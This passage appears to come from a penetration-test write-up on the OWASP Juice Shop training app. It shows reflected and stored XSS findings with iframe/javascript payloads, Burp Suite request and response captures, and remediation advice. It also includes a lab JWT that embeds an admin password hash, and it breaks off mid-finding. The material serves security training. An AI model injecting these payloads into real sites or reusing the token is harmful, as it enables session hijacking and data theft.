Banana Juice (1000ml) 1.99¤ 1 1.99¤
Bonus Points Earned: 0
(The bonus points from this order will be added 1:1 to your wallet ¤-fund for future purchases!)


Home
Debian 10.x 64-bit
OWASP Juice Shop
localhost:3000/#/track-result/new?id=<iframe src%3D"javascript:alert(`xss`)">
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Search Results -
localhost:3000
xss
OK
Ordered products
Product Price Quantity Total Price
Bonus Points Earned: {{bonus}}
(The bonus points from this order will be added 1:1 to your wallet ¤-fund for future purchases!)

- **Impact:**
    - Execution of arbitrary JavaScript in the victim's browser when they click the malicious link. Can lead to session hijacking, data theft, phishing, or other client-side attacks within the context of the Juice Shop domain.
- **Root Cause (Conceptual):**
    - User-controlled input from a URL parameter (id) is included directly in the HTML response sent back to the browser without proper output encoding or sanitization.
- **Remediation / How to Fix:**
    - Implement context-aware output encoding for all dynamic data reflected in responses. Use framework-specific tools (e.g., htmlspecialchars() in PHP, Django/Jinja2 auto-escaping) or libraries like OWASP ESAPI.
    - Implement a strong Content Security Policy (CSP) as a defense-in-depth measure to restrict the sources and types of scripts that can be executed.
- **Relevant OWASP Resource:** OWASP Cross Site Scripting Prevention Cheat Sheet
- **Tools Used:**
    - Manual Browser Testing

Vulnerability: Stored Cross-Site Scripting via API Endpoint (Product Description Update)


- **Juice Shop Challenge:** API-Only XSS Challenge
- **Severity/Difficulty (Juice Shop Rating):** ⭐ ⭐ ⭐ ☆☆☆
- **Location/URL:**
    - API Endpoint: PUT /api/products/{id}
- **Parameter/Input Field:** description field within the JSON request body
- **Description:**
    - A stored XSS vulnerability exists where an attacker can inject a persistent script payload into a product's description by sending a crafted PUT request to the product update API. This script is stored server-side and executes in the browser of any user who subsequently views the details of the compromised product.


- **Steps to Reproduce (STR):**


1. Log in to the Juice Shop (admin or potentially any user, depending on access controls).
2. Use Burp Suite to intercept browser traffic.
3. Trigger a request that might involve product data, or identify the product update API endpoint.
4. Send a relevant request (e.g., viewing products to find IDs) to Burp Repeater.
5. Modify the request in Repeater:
    - Change the HTTP method and endpoint to: PUT /api/products/6 HTTP/1.1 (using product ID 6 as an example).
    - Ensure the Host header is correct.
    - Add or modify the Content-Type header: Content-Type: application/json.
    - Set the request body to inject the payload into the description: { "description":"<iframe src=\"javascript:alert('xss')\">" } (ensure other required fields are present if needed, or modify an existing product's data).
6. Send the modified request.
7. Navigate to the product page for ID 6 in the browser.
8. Observe the JavaScript alert, triggered by the stored payload in the description.


- **Proof of Concept (PoC):**
    - **Payload Used:** { "description":"<iframe src=\"javascript:alert('xss')\">" } (within the request body)
    - **API Request:** PUT /api/products/6 HTTP/1.1 with appropriate headers and the JSON payload.


- **Screenshot(s):**







Home
Debian 10.x 64-bit
Burp Suite Community Edition v2025.1.1 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Send Cancel
Target: http://localhost:3000 HTTP/1
Request
Pretty Raw Hex
1 PUT /api/products/6 HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua-platform: "Linux"
4 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzI
iwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp
laWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwN
jlkZjE4YjUwMCIsInJvbGUiOiJhZGlpbiIsImRlbHV4ZVRva2VuIjoiIiwibGF
zdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltY
Wdlcy91cGxvYWRzL2RlZmF1bHRBZGlpbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiw
iaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjUtMDMtMDYgMDY6Mjk6N
DYuNTEwICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMDMtMDYgMDY6Mjk6NDY
uNTEwICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbHOsImlhdCI6MTc0MTI0NTM3M
n0.zbQTjBzAfLMb684vpKhB1PJc6BRRoESHKe_3WrSnNYBzAMsgbltcmqSePfk
Uy_dwQlYNWelR9EjudpcK-gS2v02STTRlI2SPC4RdkAJOEsgO4vfwelQX9--sP
SRhiytcwgj7GLOrnaIn-wAxLcgF91wZuFymfMjSAr4Aij2hylE;
cookieconsent_status=dismiss
17 If-None-Match: W/"287-YDZGhI+iKUIScHSyceF8tHPCcls"
18 Connection: keep-alive
19 Content-Length: 59
20
21 {"description":"<iframe src=\"javascript:alert(`xss`)\"> "}
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 279
9 ETag: W/"117-uxOCYHWjmDjGqDg97q9QcSQKMNs"
10 Vary: Accept-Encoding
11 Date: Thu, 06 Mar 2025 07:39:10 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
"status":"success",
"data":{
"id":6,
"name":"Banana Juice (1000ml)",
"description":
"<iframe src=\"javascript:alert(`xss`)\"> ",
"price":1.99,
"deluxePrice":1.99,
"image":"banana_juice.jpg",
"createdAt":"2025-03-06T06:29:50.959Z",
"updatedAt":"2025-03-06T07:39:10.093Z",
"deletedAt":null
}
}
Inspector
Selection 59 (0x3b)
Selected text
{"description":"<iframe src=\"javasc
ript:alert(`xss`)\"> "}
Decoded from: Select
{"description":"<iframe src=\"javasc
ript:alert(`xss`)\"> "}
Cancel Apply changes
Request attributes 2
Request query parameters 0
Request cookies 4
Request headers 18
Response headers 12
Search 0 highlights
Done
665 bytes | 1,304 millis
Event log All issues
Memory: 131.1MB


Home
Debian 10.x 64-bit
Burp Suite Community Edition v2025.1.1 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Send Cancel
Target: http://localhost:3000 HTTP/1
Request
Pretty Raw Hex
1 PUT /api/products/6 HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua-platform: "Linux"
4 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzI
iwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp
laWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwN
jlkZjE4YjUwMCIsInJvbGUiOiJhZGlpbiIsImRlbHV4ZVRva2VuIjoiIiwibGF
zdExvZ2luSXAiOiIiLCJwcm9maWxlSW1hZ2UiOiJhc3NldHMvcHVibGljL2ltY
Wdlcy91cGxvYWRzL2RlZmF1bHRBZGlpbi5wbmciLCJ0b3RwU2VjcmV0IjoiIiw
iaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjUtMDMtMDYgMDY6Mjk6N
DYuNTEwICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjUtMDMtMDYgMDY6Mjk6NDY
uNTEwICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbHOsImlhdCI6MTc0MTI0NTM3M
n0.zbQTjBzAfLMb684vpKhB1PJc6BRRoESHKe_3WrSnNYBzAMsgbltcmqSePfk
Uy_dwQlYNWelR9EjudpcK-gS2v02STTRlI2SPC4RdkAJOEsgO4vfwelQX9--sP
SRhiytcwgj7GLOrnaIn-wAxLcgF91wZuFymfMjSAr4Aij2hylE;
5 Accept-Language: en-US,en;q=0.9
6 Content-Type:application/json
7 Accept: application/json, text/plain, */*
8 sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
10 sec-ch-ua-mobile: ?0
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate, br
16 Cookie: language=en; welcomebanner_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzI
iwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp
laWNlLXNoLm9wIiwicGFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwN
jlkZjE4YjUwMCIsInJvbGUiOiJhZGlpbiIsImRlbHV4ZVRva2VuIjoiIiwibGF
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 279
9 ETag: W/"117-uxOCYHWjmDjGqDg97q9QcSQKMNs"
10 Vary: Accept-Encoding
11 Date: Thu, 06 Mar 2025 07:39:10 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
"status":"success",
"data":{
"id":6,
"name":"Banana Juice (1000ml)",
"description":
"<iframe src=\"javascript:alert(`xss`)\"> ",
"price":1.99,
"deluxePrice":1.99,
"image":"banana_juice.jpg",
"createdAt":"2025-03-06T06:29:50.959Z",
"updatedAt":"2025-03-06T07:39:10.093Z",
"deletedAt":null
}
}
Inspector
Selection 28 (0x1c)
Selected text
PUT /api/products/6 HTTP/1.1
Decoded from: Select
PUT /api/products/6 HTTP/1.1
Cancel Apply changes
Request attributes 2
Request query parameters 0
Request cookies 4
Request headers 18
Response headers 12
Search 0 highlights
Done
665 bytes | 1,304 millis





- **Impact:**
    - Persistent execution of arbitrary JavaScript for any user viewing the affected product. Allows for widespread session hijacking, data theft, or defacement targeting users interested in that product.

- **Root Cause (Conceptual):**

    - Input submitted via the API (description) is not properly validated or sanitized before being stored.
    - Stored data containing the payload is not properly output-encoded before being rendered on the product page.
- **Remediation / How to Fix:**
    - Validate and sanitize all data received via API endpoints, treating it as untrusted input, even if from authenticated users.
    - Apply context-aware output encoding when displaying data retrieved from the database (or via API responses) on web pages.
- **Relevant OWASP Resource:** OWASP Cross Site Scripting Prevention Cheat Sheet, OWASP API Security Top 10 (A03:2023-Broken Object Property Level Authorization & Injection flaws)
- **Tools Used:**
    - Burp Suite (Proxy, Repeater)

Vulnerability: Stored Cross-Site Scripting (User Email Field Bypass)

- **Juice Shop Challenge:** Client-Side XSS Protection Challenge
- **Severity/Difficulty (Juice Shop Rating):** ⭐ ⭐ ⭐ ☆☆☆
- **Location/URL:**
    - User Registration or Profile Update functionality (likely via API)
- **Parameter/Input Field:** email field (intercepted request)
- **Description:**
    - Allows storing an XSS payload in a user's profile (specifically the email field) by bypassing potential client-side validation. This is achieved by intercepting the registration or profile update request and injecting the payload directly, which is then stored server-side. The payload might execute when the profile is viewed (e.g., by an admin or the user).

- **Steps to Reproduce (STR):**

1. Use Burp Suite's browser to navigate to the Juice Shop registration page.

2. Fill out the registration form with valid data, but intercept the request using Burp Proxy before it's sent.


3. Send the intercepted registration request (POST /api/Users/ or similar) to Burp Repeater.

